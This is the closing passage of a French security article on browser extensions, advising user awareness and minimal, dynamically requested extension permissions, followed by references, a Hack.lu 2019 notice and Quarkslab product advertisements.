En parallèle des solutions techniques ou en leur absence, il reste toujours indispensable d'informer et de sensibiliser les utilisateurs sur ce vecteur. Ils pourront ainsi se poser les bonnes questions : pourquoi cette extension affichant des photos de chats sur ma page d'accueil demande les droits complets sur toutes mes données ? Est-elle vraiment indispensable ?

Les développeurs ont également un rôle important à jouer en limitant l'impact en cas de compromission. Ils peuvent tout d'abord définir finement les permissions nécessaires à l'extension et si besoin demander dynamiquement des permissions supplémentaires en fonction du contexte. Ainsi, s'il n'est pas possible de prévoir à l'avance sur quelles URL l'extension devra pouvoir agir avec des droits étendus, il est possible de faire une demande au cas par cas à l'utilisateur. Les recommandations de Google **[RECO 1]** et Mozilla **[RECO 2]** constituent également une très bonne base pour protéger votre extension et limiter l'impact en cas de compromission.

CONCLUSION

Les extensions web permettent d'enrichir grandement les fonctionnalités des navigateurs. Cependant, cela se fait au prix d'une augmentation de la surface d'attaque des navigateurs et permet notamment la mise en place de scénarios d'usurpation d'identité massifs. Il paraît donc important de limiter leur usage au strict minimum et de sensibiliser les acteurs (du développeur à l'utilisateur) pour limiter les risques et l'impact d'éventuelles compromissions.

REMERCIEMENTS

Merci à Bérengère, Valentin et Gregory pour la relecture. ■

RÉFÉRENCES

[BROWSEREXT] <https://browserext.github.io/browserext/>

[PERMISSIONS 1] https://developer.mozilla.org/fr/docs/Mozilla/Add-ons/WebExtensions/demander_les_bonnes_permissions

[PERMISSIONS 2] https://developer.chrome.com/extensions/permission_warnings


[AUTOUPDATE] <https://developer.chrome.com/apps/autoupdate>

[CSP] <https://www.w3.org/TR/CSP3/>

[GPO] <https://support.google.com/chrome/a/answer/187202?hl=en>

[RECO 1] <https://developer.chrome.com/extensions/security>

[RECO 2] https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Security_best_practices



HACK.LU

2019

22-24 October



SECURING EVERY BIT OF YOUR DATA

NOTRE EXPERTISE SÉCURITÉ VOUS DONNE UN TEMPS D'AVANCE

Adoptez une nouvelle posture de sécurité :
Reprenez l'initiative grâce à l'expertise placée dans nos produits

Epona^{Q^b}

Ajoute une couche de protection à vos applications pour éviter que vos données ou votre code ne soient volés, préservant ainsi votre modèle.

epona.quarkslab.com

Irma^{Q^b}

Réduit la charge de fichiers à analyser en éliminant les menaces connues et en pré-analysant le reste pour que les équipes sécurité se concentrent où c'est utile.

irma.quarkslab.com

